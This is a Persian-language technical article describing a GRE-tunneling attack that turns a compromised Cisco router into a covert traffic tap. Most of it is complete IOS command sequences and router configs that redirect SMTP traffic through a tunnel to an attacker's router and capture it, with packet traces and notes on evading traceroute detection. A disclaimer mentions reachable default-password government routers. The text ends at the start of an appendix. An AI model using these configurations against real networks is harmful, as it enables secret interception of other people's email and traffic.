به نام خدا

Using Router For Sniffing Network Traffic via GRE Tunneling Attack's

استفاده از روترها جهت جاسوسی بر روی ترافیک شبکه ها با استفاده از حملات GRE Tunneling

علی عباسی

مرکز NSRC دانشگاه علوم و فنون مازندران

شهریور ماه 1386

Ali Abbasi

Mazandaran University Of Science And Technology

abbasi@ustmb.ac.ir

هشدار:

به دلیل در دسترس بودن مسیر یاب های با کلمه عبور پیشفرض در شبکه اینترانت ملی از جمله مسیر یاب های سازمان های نظامی و دولتی کشور و همچنین مسیر یاب های موجود در شبکه اینترنت و امکان استفاده مخرب از این مقاله لازم به ذکر است که:

کلیه مطالب ارائه شده در این مقاله تنها جنبه آموزشی داشته و نویسنده این مقاله هیچ مسئولیتی را در قبال استفاده مخرب در زمینه نفوذ به سیستم های امنیتی شبکه های دولتی ، نظامی و اطلاعاتی کشور به عهده نخواهد گرفت و مسئولیت آن به عهده خواننده خواهد بود.

LUCIFER

SPECIAL THANX FOR:

NT , C0D3R , SILVER LORD , RAPTURE

NIGHT MARE , IMMO2TAL & N3O...

مقدمه :

حملات GRE Tunneling جزو یکی از حملات قدرتمند جهت جاسوسی بر روی شبکه های محلی و شبکه های اینترنتی بوده است.

در آزمون های نفوذ پذیری در کشور ما اغلب حملات بر روی روتر ها منجر به دسترسی به مسیر یاب میگردد.این مسیر یاب ها به صورت خیلی جالبی خارج از سیستم های فایروالینگ شبکه قرار دارند و اکثرا دارای امنیت ضعیفی هستند!

در اکثر موارد استفاده از این ضعف میتواند نقطه شروعی جهت توسعه نقاط نفوذ در سازمان آسیب پذیر باشد. و در اکثر موارد در صورت استفاده از فیلتر های مناسب میتوان اطلاعات حساسی را بدست آورد.

تکنیکی که من در مورد آن بحث میکنم اجرای یک حمله Sniffing با استفاده از پروتکل GRE بر روی شبکه و روتینگ دیتا های شبکه هست.

این حمله اولین بار توسط Gauis در مجله Phrack #56 با مقاله ای با عنوان Things To Do In Cisco Land When You Are Dead! معرفی شد.

تکنیک Guis شامل برقرار کردن یک GRE Tunnel بر روی مسیریاب هدف (جهت جاسوسی بر روی شبکه آنها) به یک سیستم عامل لینوکس که ابزار دستکاری شده از کد های TcpDump شاملش میشد ، بود.

سپس Joshua Wright دیدگاه دیگه ای از این روش را در مقاله خود با عنوان "Red Team Assessment of Parliament Hill Firewall" **ارائه نمود. در این روش از ایجاد یک GRE Tunnel جدید بر روی مسیر یاب دوم صرف نظر کرده و فقط سعی کرد اطلاعات Sniff شده را تنها در یک مسیر مدیریت کند: خروجی اطلاعات (OutBound) سازمان !**

در این آزمایش رویکرد Joshua توسعه پیدا کرد، اینبار با استفاده از روتر دوم برای Terminate کردن تانل GRE .

یکی از فاکتور های اصلی ای که باعث جالب شدن این روش شد به حداقل رسوندن استفاده از نرم افزار ها و کامپوننت های Customize شده برای اجرای این حمله مانند دستکاری کد های TcpDump بود.

قبل از شروع مقاله و معرفی این متد جا داره از آقای حسین عسگری که این متد رو به من معرفی کردن و همچنین آقای حمید کشفی به خاطر جواب های خوبشون به من و همچنین سئوال هایی که ایشون در سال 2003 در تالار های گفتمان Government Security مطرح کردن و واقعا سئوال های خود من هم بود تشکر کنم . همینطور از تمامی دوستان در رسانه امنیت دیجیتال که همواره به من کمک کردند.

معرفی دیدگاه های متفاوت در زمینه حمله GRE Tunneling :

دیدگاه انتخاب شده شامل ایجاد یک GRE Tunnel بین Router هدف (جهت کپچر اطلاعات آن) و روتر دوم که تحت کنترل نفوذگر قرار دارد است.

سپس Routing Policy ها برای Redirect کردن ترافیک ورودی و خروجی روتر سازمان هدف به روتر نفوذگر به وسیله GRE Tunneling مورد استفاده قرار گرفت.


ترافیک سازمان هدف توسط روتر نفوذگر قبل از برگشت مجدد به روتر سازمان هدف برای انتقال نهایی به وسیله GRE Tunneling بین دو روتر Handle میشود.

دو سناریوی Handle کردن در این روش مورد آزمایش قرار گرفت :

در سناریو اول ترافیک سرقت شده بطور کامل توسط روتر نفوذگر منعکس شده و به تانل GRE برمیگردد.(شکل 1)

مزیت این متد در راحتی در کانفیگ کردن روتر هست ولی این متد دو مشکل رو ایجاد میکنه:

1 -جهت سرقت ترافیک شبکه هدف لازم است که ترافیک خروجی روتر نفوذگر نیز Sniff شود. این مشکل میتواند معذلی برای شبکه های غیر Ethernet ای باشد.
2 -ترافیک سرقت شده شبکه به صورت encapsulated از نوع GRE قرار دارد. (شما میتونید این رو به صورت یک پکت GRE در نظر بگیرید که هنوز در حالت پکت های تانل GRE قرار دارن و از این حالت خارج نشدن). که این قضیه باعث میشه که نفوذگر مجبور میشه که یک متد decapsulate بر روی ترافیک سرقت شده پیش از اجرای یک عملیات Decoding بر روی IP انجام بده .




شکل 1 :سناریوی شماره 1

در سناریوی Handle کردن دوم ، روتر نفوذگر به گونه ای کانفیگ میشود که ترافیک سرقت شده رو به وسیله یک سیستم یونیکس قبل از برگشت به روتر مورد حمله به اون بفرسته (منظور از "به اون" همون سیستم یونیکس هست !)

این متد به اشکالات سناریوی قبلی پایان میده :

1-واسط شبکه خروجی در روتر نفوذگر به صورت اختیاری خواهد بود.


2-ترافیک Forward شده به وسیله سیستم یونیکس در واقع به صورت decapsulate فوروارد میشود و نیازمند پردازش کمتری جهت بدست آوردن اطلاعات حساس میباشد.



شکل 2 : سناریوی شماره 2

روش ها:

شکل زیر توپولوژی یک شبکه که در این آزمایش جهت اجرای حمله GRE Tunnel استفاده شده را نشان میدهد.



شکل 3 – توپولوژی شبکه مورد آزمایش

تجهیزات مورد نیاز:

روتر هدفی که مورد استفاده قرار گرفت یک روتر dual Ethernet از نوع Cisco 3600 بوده و روتر نفوذگر یک روتر Cisco 2600 بود. این روش حمله به راحتی قابل اجرا بر روی کلیه IOS های روتر های سیسکو میباشد. همچنین این روش قابل اجرا بر روی روتر های دیگری که تانل GRE و Routing Policy را پشتیبانی کنند هم میباشد.

سرور ایمیل یک سیستم لینوکس و sniffer شبکه یک سیستم عامل سولاریس بود. انتخاب این سیستم ها اختیاری میباشد.

اجرای حمله GRE Tunneling :

اولین مرحله از اجرای این حمله پس از اجرای تنظیمات اولیه IP در روتر ها ، برقراری ارتباط GRE Tunnel بین روتر نفوذگر و روتر شبکه هدف است .

در پیاده سازی یک حمله واقعی با این روش لازم هست که روتر هدف ابتدا مورد نفوذ قرار بگیرد و به نقوذگر به نقطه ای از سطوح دسترسی برسد که توانایی کانفیگ روتر از راه دور را داشته باشد.

روش های مورد استفاده جهت رسیدن به این نقطه از سطح از دسترسی در این مقاله بررسی نمیشود.

فرامین وارد شده در روتر هدف :

```
Target#conf t
Target(config)#int tunnel0
Target(config-if)#ip address 192.168.5.1 255.255.255.0
Target(config-if)#tunnel source eth0/1
Target(config-if)#tunnel dest 192.168.1.2
Target(config-if)#tunnel mode gre ip
Target(config-if)#exit
Target(config)#exit
Target#
```

خوب همونطور که مشاهده میکنیم اینترفیس تانلی که ما اسمشو tunnel0 گذاشتیم ایجاد شد.پس از این کار یک IP لوکال مجازی 192.168.5.1 به آن اختصاص داده میشود.

اینترفیس External روتر به عنوان local tunnel endpoint تعریف میشود.همچنین IP خارجی روتر نفوذگر به عنوان remote tunnel endpoint تعریف میشود.

فرمان های مشابهی در روتر نفوذگر وارد میشود:

روتر نفوذگر :

Attacker#**conf t**

Attacker(config)#**int tunnel0**

Attacker(config-if)#**ip address 192.168.5.2 255.255.255.0**

Attacker(config-if)#**tunnel source eth0/1**

Attacker(config-if)#**tunnel dest 192.168.1.1**

Attacker(config-if)#**tunnel mode gre ip**

Attacker(config-if)#**exit**

Attacker(config)#**exit**

Attacker#

خوب حالا ارتباط GRE Tunnel بین دو روتر برقرار شده .

صرف نظر از اینکه چه تعداد HOP بین دو روتر در اینترنت وجود داره حالا GRE Tunnel به عنوان یک Hop تعریف شده .

Policy Routing متداول :

برای سناریوی اول (شکل 1) ما Policy Routing را در اینترفیس tunnel0 روتر نفوذگر جهت انعکاس ترافیک رسیده به GRE Tunnel تنظیم میکنیم:

در روتر نفوذگر :

Attacker#**conf t**

Attacker(config)#**access-list 100 permit ip any any**

Attacker(config)#**route-map reflect**

Attacker(config-route-map)#**match ip address 100**

Attacker(config-route-map)#**set ip next-hop 192.168.5.1**

Attacker(config-route-map)#**exit**

Attacker(config)#**int tunnel0**

Attacker(config-if)#**ip policy route-map reflect**

Attacker(config-if)#**exit**

Attacker(config)#**exit**

Attacker#

Access-list 100 با تمام ترافیک مچ میباشد.

Route-Map تمامی ترافیکی که با Access-List 100 (تمام ترافیک) مچ هستند رو انتخاب و اون رو به 192.168.5.1 میفرسته که روتر هدف انتهای تانل هست. این route map بر روی اینترفیس tunnel0 اعمال میشود.

نتیجه این فرامین این است که تمامی ترافیکی که به اینترفیس tunnel0 روتر نفوذگر میرسند از آن اینترفیس (tunnel) Forward Back و خارج شده و به روتر هدف بر میگردد.

تنظیمات سیستم یونیکس در سناریو 1 :

در سناریو 1 سیستم یونیکس نفوذگر خارج از اینترفیس خارجی روتر نفوذگر قرار دارد.

در این حالت تنظیمان IP سیستم یونیکس اختیاری خواهد بود ، چرا که سیستم یونیکس تنها نیاز دارد کخ به صورت غیر فعال و انفعالی (بدون انجام عملیات خاصی) ترافیک شبکه را Capture کند.

سناریو 2 ، Policy Routing :

در سناریو دوم ما Policy Routing را در Interface Tunnel روتر نفوذگر و Ethernet اینترفیس داخلی در حالت انعکاس ترافیک رسیده از GRE Tunnel به وسیله سیستم یونیکس موجود در اینترفیس داخلی Ethernet (Internal) قرار میدهیم.

در روتر نفوذگر :

Attacker#**conf t**

Attacker(config)#**access-list 100 permit ip any any**

Attacker(config)#**route-map send-traffic-in**

Attacker(config-route-map)#**match ip address 100**

Attacker(config-route-map)#**set ip next-hop 192.168.3.2**

Attacker(config-route-map)#**exit**

Attacker(config)#**int tunnel0**

Attacker(config-if)#**ip policy route-map send-traffic-in**

Attacker(config-if)#**exit**

Attacker(config)#**route-map send-traffic-out**

Attacker(config-route-map)#**match ip address 100**

Attacker(config-route-map)#**set ip next-hop 192.168.5.1**

Attacker(config-route-map)#**exit**

Attacker(config)#**int eth0/0**

Attacker(config-if)#**ip policy route-map send-traffic-out**

Attacker(config-if)#**exit**

Attacker(config)#**exit**

Attacker#

ترافیک ارسالی در route map بر روی اینترفیس tunnel0 اعمال میشود.با اینکار تمامی ترافیکی که از تانل میرسند را به آدرس اصلی Ethernet سیستم یونیکس ما (192.168.3.2) ارسال میکند. سپس سیستم یونیکس این ترافیک را روت کرده و عمل Traffic Back را به روتر نفوذگر (192.168.4.1) انجام میدهد.

سناریو 2 ، تنظیمات سیستم یونیکس:

سیستم یونیکس به صورت زیر کانفیگ شده است :

Primary IP address: 192.168.3.2

Secondary IP address: 192.168.4.2

Secondary IP address در واقع یک آدرس virtual در همان Network Interface فیزیکی است.

Default route: 192.168.4.1

تعریف ترافیک جهت انجام عملیات Capture :

مرحله بعد ایجاد access List برای انجام عملیات Capture ترافیک در روتر هدف است :

در روتر هدف وارد میکنیم:

Target#**conf t**

Target(config)#**access-list 101 permit tcp any any eq 25**

Target(config)#**access-list 101 permit tcp any eq 25 any**

Target(config)#**exit**

Target#

تمامی ترافیک SMTP (پورت 25 از نوع TCP) با این Access-List مچ هستند . لازم است که rule های لازم را جهت مچ شدن پکت های ورودی و خروجی که در این access-list به عنوان route map در هر دو اینترفیس و روتر استفاده خواهد شد را تعریف کنیم.

عملیات Policy Routing در روتر هدف :

در نهایت ما Policy Routing را در روتر هدف برای ارسال مورد هدف ما از طریق GRE Tunnel را تعریف میکنیم.

در روتر هدف :

Target#**conf t**

Target(config)#**route-map capture-traffic**

Target(config-route-map)#**match ip address 101**

Target(config-route-map)#**set ip next-hop 192.168.5.2**

Target(config-route-map)#**exit**

Target(config)#**int eth0**

Target(config-if)#**ip policy route-map capture-traffic**

Target(config-if)#**exit**

Target(config)#**int eth1**

Target(config-if)#**ip policy route-map capture-traffic**

Target(config-if)#**exit**

Target(config)#**exit**

Target#

Route map به گونه ای در اینجا تعریف شده است که تمام ترافیک های از access-list 101 (تمامی ترافیک های SMTP) را مَچ کرده و آن را به روتر نفوذگر از طریق تانل GRE فوروارد کند.

این route map بر روی هر دو اینترفیس داخلی و خارجی روتر اعمال میشود.

در این مرحله تمامی ترافیک ورودی و خروجی SMTP به وسیله روتر هدف به وسیله GRE Tunnel به روتر نفوذگر Redirect میشود.

ترافیک رسیده از روتر هدف به وسیله GRE Tunnel (ترافیک بازگشتی) بر مبنای مکانیزم استاندارد روتینگ Deliver خواهد شد.

تنظیمات نهایی برای روتر هدف را در ضمیمه 1 ببینید.

تنظیمات نهایی برای دو سناریوی ذکر شده در روتر نفوذگر را به ترتیب در ضمیمه 2 و 3 ببینید.

نتایج :

در هردو سناریو ارتباطات SMTP به وسیله GRE Tunneling منتقل شده و به صورت موفقیت آمیزی توسط سیستم یونیکس Capture گردید.

سناریو 1 :

اطلاعات بدست آمده زیر نشان دهنده قطع شدن SMTP Session در هنگام برقراری ارتباط (3way handshake یا همان دست دادن سه طرفه) برای سناریوی شماره 1 است.

1 0.00000 192.168.1.3 -> 192.168.2.2 SMTP C port=1617

2 0.00208 192.168.1.1 -> 192.168.1.2 IP D=192.168.1.2 S=192.168.1.1 LEN=72, ID=823

3 0.00144 192.168.1.2 -> 192.168.1.1 IP D=192.168.1.1 S=192.168.1.2 LEN=72, ID=797

4 0.00277 192.168.1.1 -> 192.168.1.2 IP D=192.168.1.2 S=192.168.1.1 LEN=72, ID=824

5 0.00140 192.168.1.2 -> 192.168.1.1 IP D=192.168.1.1 S=192.168.1.2 LEN=72, ID=798

6 0.00060 192.168.2.2 -> 192.168.1.3 SMTP R port=1617

7 0.00032 192.168.1.3 -> 192.168.2.2 SMTP C port=1617

8 0.00183 192.168.1.1 -> 192.168.1.2 IP D=192.168.1.2 S=192.168.1.1 LEN=64, ID=825

9 0.00138 192.168.1.2 -> 192.168.1.1 IP D=192.168.1.1 S=192.168.1.2 LEN=64, ID=799

پکت 1 نشان دهنده بسته TCP SYN از کلاینت به سمت میل سرور لینوکس است.

پکت 2 و 3 نشان میدهد که این SYN از سمت روتر هدف به سمت روتر نفوذگر ارسال شده و سپس بازگشته است.

بعد از پکت 3 ، SYN به میل سرور تحویل داده میشود(که در اینجا مشاهده نمیشود) میل سرور نیز با یک بسته SYN/ACK به آن پاسخ میدهد(در اینجا مشاهده نمیشود)

پکت 4 و 5 نشان میدهد که SYN/ACK مسیر GRE Tunnel را طی میکند.

پکت 6 نشان میدهد که SYN/ACK به سمت میل کلاینت بر میگردد.

پکت 7 بسته ACK نهایی (بسته آخر در دست دادن سه طرفه) را از سمت کلاینت به سمت سرور نشان میدهد.

پکت 8 و 9 نشان میدهد که این بسته ACK مسیر GRE Tunnel را طی میکند.

بعد از پکت 9 بسته ACK به میل سرور تحویل داده میشود. این Session برقرار شده و ارتباط SMTP ادامه پیدا میکند.

اطلاعات کاملتر از Capture این ارتباط در پیوست 4 قرار دارد.

سناریو2:

اطلاعات بدست آمده زیر نشان دهنده قطع شدن SMTP Session در هنگام برقراری ارتباط (3way handshake یا همان دست دادن سه طرفه) برای سناریوی شماره 2 است.

1 0.00000 192.168.1.3 -> 192.168.2.2 SMTP C port=1712

2 0.00014 192.168.1.3 -> 192.168.2.2 SMTP C port=1712

3 0.00585 192.168.2.2 -> 192.168.1.3 SMTP R port=1712

4 0.00011 192.168.2.2 -> 192.168.1.3 SMTP R port=1712

5 0.00579 192.168.1.3 -> 192.168.2.2 SMTP C port=1712

6 0.00009 192.168.1.3 -> 192.168.2.2 SMTP C port=1712

پکت 1 و 2 بسته TCP SYN را از سمت کلاینت به میل سرور نشان میدهد.این ترافیک و در واقع به طور بهتر تمام ترافیک ها به صورت Douplicate و موازی و تکراری به دلیل اینکه ترافیک Capture شده ورودی و خروجی از یک اینترفیس یکسان در سیستم یونیکس وارد و خارج میشوند.

پکت 3 و 4 نشان دهنده SYN/ACK ارسالی از سمت میل سرور به سمت کلاینت است.

پکت 5 و 6 نشان دهنده بسته ارسالی ACK از سمت کلاینت به سمت میل سرور (قسمت آخر عملیات دست دادن سه طرفه) است.

اطلاعات کاملتر از Capture این ارتباط در پیوست 5 قرار دارد.

نتیجه گیری :

شفافیت:

این متد جاسوسی به صورت کامل از دید کاربران نهایی سیستم ها پنهان است.(بخش تاخیرات را در ادامه بخوانید)

ابزار های trace route استاندارد ، هیچ چیزی را درباره وجود هاب اضافی ناشی از عملیات GRE Redirection نشان نمیدهند.

دلیل این امر این است که ما ترافیک عملیات trace route را در این آزمایش به عنوان یک policy routing اضافه نکرده ایم.

هرچند این امکان وجود دارد که شخصی اقدام به نوشتن یک trace route بر مبنای TCP که با استفاده از ارتباطات پورت 25 و افزایش مقدار TTL جهت شناسایی HOP های اضافی کار کند بکند . ولی در کل چنین امری کار سختی به نظر میرسد ، هرچند غیر ممکن به نظر نمیرسد.

البته لازم به ذکر است که بررسی تنظیمات روتر هدف باعث کشف سریع حمله خواهد شد.

تاخیرات :

پروسه ریدایرکت کردن ترافیک به وسیله روتر نفوذگر تاخیر بیشتری را در ترافیک سرقت شده ایجاد میکند.

افزایش تاخیر را شاید بتوان به صورت زیر نشان داد:

$$2n + m$$

که در آن n نشان دهنده زمان لازم جهت انتقال ترافیک از طریق اینترنت از روتر هدف به روتر نفوذگر و m نشان دهنده زمان تاخیری است که توسط روتر نفوذگر و سیستم یونیکس در هنگام Handle ترافیک ایجاد میشود.

مقدار m در شرایط آزمایشگاهی در حدود 10 میلی ثانیه محاسبه شده است (پیوست 6 را ببینید)

به دلیل اینکه مقدار n ممکن است بسته به شرایط متفاوت باشد این تکنیک بهتر است محدود به سرویس هایی با عدم زمان بحرانی مثل SMTP ، DNS Zone Transfer و.... باشد .

دیکود کردن ترافیک:

بدست آوردن اطلاعات از ترافیک سرقت شده با استفاده از فیلتر ها و نرم افزار های مناسب را به خواننده واگذار میکنم.

ابزار های استاندارد یونیکس مانند strings یا OD ممکن است ابزاری مناسب باشند.

عدم اختلال در هنگام جاسوسی:

لازم به ذکر است که روتر نفوذگر و همچنین سیستم یونیکس در سناریوی شماره 2 به عنوان تنها نقطه عدم موفقیت و قطع اتصال در مسیر ارتباطی هستند. اگر هریک از این دستگاه ها (روتر نفوذگر و یا سیستم یونیکس) از کار بیافتند ترافیک انتخاب شده در Access-List در بخش های قبل به مقصد تحویل داده نخواهند شد.

پیوست :

پیوست 1 : تنظیمات روتر هدف :

```
!
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Target
!
no logging console
!
ip subnet-zero
!
interface Tunnel0
 ip address 192.168.5.1 255.255.255.0
 tunnel source Ethernet0/1
 tunnel destination 192.168.1.2
!
interface Ethernet0/0
 ip address 192.168.2.1 255.255.255.0
 ip policy route-map capture-traffic
 half-duplex
!
interface Ethernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip policy route-map capture-traffic
 half-duplex
!
ip classless
no ip http server
no ip pim bidir-enable
!
access-list 101 permit tcp any any eq smtp
access-list 101 permit tcp any eq smtp any
no cdp run
route-map capture-traffic permit 10
 match ip address 101
 set ip next-hop 192.168.5.2
!
line con 0
line aux 0
line vty 0 4
 privilege level 15
 login
!
end
```

پیوست 2: تنظیمات روتر نفوذگر در سناریوی 1 :

```
!
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Attacker
!
logging buffered 4096 debugging
no logging console
enable secret 5 $1$cjVg$HSwnoTugnkpJb2ZrZTqsQ0
!
memory-size iomem 10
ip subnet-zero
!
interface Tunnel0
 ip address 192.168.5.2 255.255.255.0
 ip policy route-map reflect
 tunnel source Ethernet0/1
 tunnel destination 192.168.1.1
!
interface Ethernet0/0
 ip address 192.168.3.1 255.255.255.0
 half-duplex
!
interface Ethernet0/1
 ip address 192.168.1.2 255.255.255.0
 half-duplex
!
ip classless
no ip http server
no ip pim bidir-enable
!
access-list 100 permit ip any any
no cdp run
route-map reflect permit 10
 match ip address 100
 set ip next-hop 192.168.5.1
!
line con 0
line aux 0
line vty 0 4
 privilege level 15
 no login
!
end
```

پیوست 3 : تنظیمات روتر نفوذگر در سناریوی 2

```
version 12.2
service timestamps debug uptime
service timestamps log uptime
no service password-encryption
!
hostname Attacker
!
